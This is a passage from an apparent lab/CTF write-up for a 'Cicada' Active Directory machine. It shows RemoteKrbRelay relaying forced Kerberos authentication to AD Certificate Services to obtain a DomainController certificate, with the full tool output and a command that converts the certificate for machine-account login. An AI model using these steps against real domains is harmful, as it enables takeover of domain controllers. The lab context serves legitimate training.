
Enter the name and password of an account with permission to join the domain.



OK

Cancel

Finally, if all has worked as it should, we will be welcomed to the new domain and asked to reboot our computer.



Computer Name/Domain Changes



Welcome to the cicada.vl domain.

OK

Now, we can download the tool, compile it and run the following.

```
.\RemoteKrbRelay.exe -adcs -template DomainController -victim dc-jpq225.cicada.v1 -target  
dc-jpq225.cicada.v1 -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3
```

```
      /\_/\_____,  
  ,____/\_/\ \ ~ /  
  \ ~ \ )   XXX  
    XXX   /   /\_/\_____,  
      \o-o/-o-o/ ~ /  
        ) /   \   XXX  
      _|   /\_/\_/  
    ,-/   _ \_/\_/  
      / (   /_____,_| )  
    ( | _ (   ) \ ) _|  
  _/_ _ ) \   \_/_/ ( _  
( ,-( , ( , /   \ , ) , ) , )
```

CICADA8 Research Team

From Michael Zhmaylo (MzHmO)

```
[+] Setting UP Rogue COM at port 12345  
[+] Registering...  
[+] Register success  
[+] Forcing Authentication  
[+] Using CLSID: d99e6e74-fc88-11d0-b498-00a0c90312f3  
[*] apReq: 6082071f06...  
[+] Got Krb Auth from NT/System. Relaying to ADCS now...  
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED  
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, Confidentiality,  
UseDceStyle, Connection  
[+] Received Kerberos Auth from dc-jpq225.cicada.v1 with ticket on http/dc-  
jq225.cicada.v1  
[*] apRep2: 6f5b305...  
[+] HTTP session established  
[+] Cookie ASPSESSIONIDSSDRDQTA=IHPNGIODCGPMFFNKEE...; path=/  
[+] Lets get certificate for "cicada.v1\dc-jpq225$" using "DomainController" template  
[+] Success (ReqID: 17)  
[+] Certificate in PKCS12: MIACAQ<SNIP>
```

Now that we have the certificate in a Base64 format, we can switch back to our Linux VM, convert it to `pfx` and follow the exact same commands as before to authenticate as the machine itself.

```
echo "MIACAQ<SNIP>" | base64 -d > dc.pfx
```

The rest of the steps have already been covered on the previous method.